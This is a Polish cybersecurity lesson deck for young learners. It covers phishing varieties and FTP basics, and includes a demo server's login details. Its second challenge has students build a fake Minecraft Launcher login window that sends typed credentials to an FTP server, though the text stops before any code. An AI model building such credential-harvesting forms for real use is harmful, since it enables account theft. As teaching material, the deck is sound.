

1110111011011

1001100

110011001100

10101010101010

00011001001

Phishing

złować „na wędkę” naiwną „płotkę”

Hacking i Cyberbezpieczeństwo | Giganci Programowania

Opracowanie: Michał Suchoń

Przypomnienie

1. Na czym polega atak *denial of service*?
2. Czym różni się DoS od DDoS'a?
3. Co to social engineering?

Przypomnienie


1. Na czym polega atak *denial of service*?
odmowa usługi; atak oparty na nadmiarowym wysyłaniu informacji (danych/pakietów), tak aby spowodować ograniczenie w działaniu danej usługi lub jej całkowitego zatrzymanie
2. Czym różni się DoS od DDoS'a?
3. Co to social engineering?

Przypomnienie

1. Na czym polega atak *denial of service*?
odmowa usługi; atak oparty na nadmiarowym wysyłaniu informacji (danych/pakietów), tak aby spowodować ograniczenie w działaniu danej usługi lub jej całkowitego zatrzymanie
2. Czym różni się DoS od DDoS'a?
DoS → atak z jednego hosta
DDoS → atak wielu (czasem tysięcy) komputerów „zombie”
3. Co to social engineering?

Przypomnienie

1. Na czym polega atak *denial of service*?
odmowa usługi; atak oparty na nadmiarowym wysyłaniu informacji (danych/pakietów), tak aby spowodować ograniczenie w działaniu danej usługi lub jej całkowitego zatrzymania
2. Czym różni się DoS od DDoS'a?
DoS → atak z jednego hosta
DDoS → atak wielu (czasem tysięcy) komputerów „zombie”
3. Co to social engineering?
Inżynieria społeczna, socjotechnika; zestaw metod wyłudzania danych poufnych, wykorzystując ludzkie słabości




Czym jest phishing?

I czy naprawdę jest taki groźny?

**When you accidentally
clicks on a Phishing email**

Cyber Criminal:



So you have chosen... death.

Phishing

password harvesting fishing (łowienie haseł)

metoda oszustwa, polegająca na podszywaniu się pod inną osobę bądź instytucję (np. bank / wnuczek – ktoś zaufany) w celu wyłudzenia pewnych informacji, np. danych wrażliwych (logowanie do kont, szczegóły karty kredytowej) lub nakłonienia do określonych czynności – wpisania loginu i hasła na zespooofowanej stronie. W tym ataku wykorzystuje się techniki inżynierii społecznej.



e-mailowy (klasyczny)

za pomocą fałszywej wiadomości e-mail z linkiem do strony imitującej jakąś dobrze znaną aplikację / stronę / usługę z prośbą o podanie danych logowania

spear phishing

działania wymierzone w konkretną osobę / organizację, starannie przygotowane, wydające się bardzo rzetelne

Np. fałszywa wiadomość od przełożonego z prośbą o wysłanie poufnych informacji

PHISHING

smishing

phishing poprzez SMS, w którym atakujący wysyła wiadomości SMS z podstawionym linkiem, zazwyczaj z pilną informacją, która skłania użytkownika do nagłego działania, pod wpływem impulsu, bez głębszej refleksji

vishing

voice phishing – z wykorzystaniem rozmowy telefonicznej celem wyłudzenia danych osobowych lub finansowych.

Np. pracownik bankowy przekonujący do wykonania akcji na koncie bankowym, wysyłając oszczędności na „specjalnie przygotowane konto”

whaling

szczególny typ ataku spear phishingowego, którego celem są ważne osoby decyzyjne, np. dyrektorzy generalni firm (*grube ryby*) – mający możliwość przekazania dostępu do krytycznych informacji korporacyjnych

**Wartościowa lektura każdego,
komu (cyber)bezpieczeństwo
leży na sercu!**

https://cert.pl/uploads/docs/Raport_CP_2024.pdf

RAPORT ROCZNY 2024 z działalności CERT Polska

Krajobraz bezpieczeństwa
polskiego internetu



FTP...?

Fajny Typ Phishingu?




FTP

File Transfer Protocol

Protokół, umożliwiający zdalne przesyłanie plików na serwer (bez konieczności fizycznego dostępu do komputera). Usługa FTP jest oparta o architekturę klient – serwer, czyli:

jeden komputer udostępnia i umożliwia udostępnienie plików a drugi – je odbiera bądź dodaje kolejne, usuwa itd..



Tryby dostępu do serwerów FTP



ZWYKŁY



ANONIMOWY

Tryby dostępu do serwerów FTP



ZWYKŁY



ANONIMOWY

Tryb chroniony – każda korzystająca osoba musi posiadać swoje konto (login i hasło): **posiada określone uprawnienia, np. dodawania i usuwanie plików, odczyt, ale bez możliwości ich przenoszenia**

Tryby dostępu do serwerów FTP



ZWYKŁY

Tryb chroniony – każda korzystająca osoba musi posiadać swoje konto (login i hasło): **posiada określone uprawnienia, np. dodawania i usuwanie plików, odczyt, ale bez możliwości ich przenoszenia**



ANONIMOWY

Tryb niechroniony – nie wymaga uwierzytelniania (logowania), zazwyczaj pozwala wyłącznie na odczyt danych **już dodanych na serwerze** (bez możliwości zarządzania nimi)

Jak uzyskać dostęp do serwera FTP?



**WEBAPLIKACJA
PRZEGLĄDARKOWA**

nie polecam!



**EKSPLORATOR
PLIKÓW W
WINDOWSIE**



**APLIKACJE
DESKTOPOWE**


TotalCommander
FileZilla

WYZWANIE NR 1

1. Zainstaluj program FileZilla z [niniejszego linku](#)
2. Korzystając z poniższych danych, spróbuj się zalogować
3. Otwórz plik pt. „README.txt”

Instrukcja na kolejnych slajdach

WYZWANIE NR 1 – krok 1




host: michcia.online
login: gigant_hacker
hasło: Giganci2025

WYZWANIE NR 1 – krok 2

CZASAMI POJAWIA SIĘ TAKI KOMUNIKAT!

MÓWI ON O TYM, ŻE FILEZILLA NIE
ROZPOZNAJE CERTYFIKATU, JAKI ZOSTAŁ
DODANY NA SERWERZE


TYM SIĘ JEDNAK NIE PRZEJMUEMY W
NASZYM PRZYPADKU I KLIKAMY „OK”



WYZWANIE NR 1

– krok 3

**JEŚLI WSZYSTKO PRZEBIEGNIE
POMYŚLNIE,
NA DOLE PO PRAWEJ POJAWIĄ
SIĘ PLIKI NA SERWERZE – PO
PRAWEJ ZAŚ TO PLIKI NA
NASZYM KOMPETERZE. O
SUKCESIE INFORMUJE NAS
RÓWNIEŻ KOMUNIKAT W
KONSOLI NA GÓRZE**



MINECRAFT

WYZWANIE NR 2

Spróbujmy stworzyć fałszywe okno logowania w **Minecraft Launcherze**, które będzie wysyłało dane logowania na nasz serwer ftp!

☒ Nie wylogowuj

[Nie pamiętasz hasła?](#) 

ZALOGUJ SIĘ

Nie posiadasz konta? [Zarejestruj się](#) 
Instrukcja na kolejnych slajdach

KONTYNUUJ BEZ LOGOWANIA >

WYZWANIE NR 2 – krok 1


Pobierz grafiki z dysku:

<https://cutt.ly/UFODo0W>, zapisz gdzieś na dysku (najlepiej w miejscu, gdzie stworzysz projekt programu)

Następnie, uruchom Visual Studio > Nowy Projekt > **Windows Forms Application (.net Framework)**.

Dla czytelności, projekt nazwij „**Minecraft**”

koniecznie w C#!!!



WYZWANIE NR 2 – krok 1

Pobierz grafiki z dysku:
<https://cutt.ly/UFODo0W>, zapisz gdzieś
na dysku (najlepiej w miejscu, gdzie
stworzysz projekt programu)

Następnie, uruchom Visual Studio > Nowy
Projekt > **Windows Forms Application**
(.net Framework).

Dla czytelności, projekt nazwij
„**Minecraft**”

koniecznie w C#!!!

Configure your new project

Windows Forms App (.NET Framework) C# Windows Desktop

Project name
Minecraft

Location
C:\Users\Michcia\OneDrive - Politechnika Wroclawska\PRACA-GIGANCI\MOJE KURSY ROCZNE\CP ...
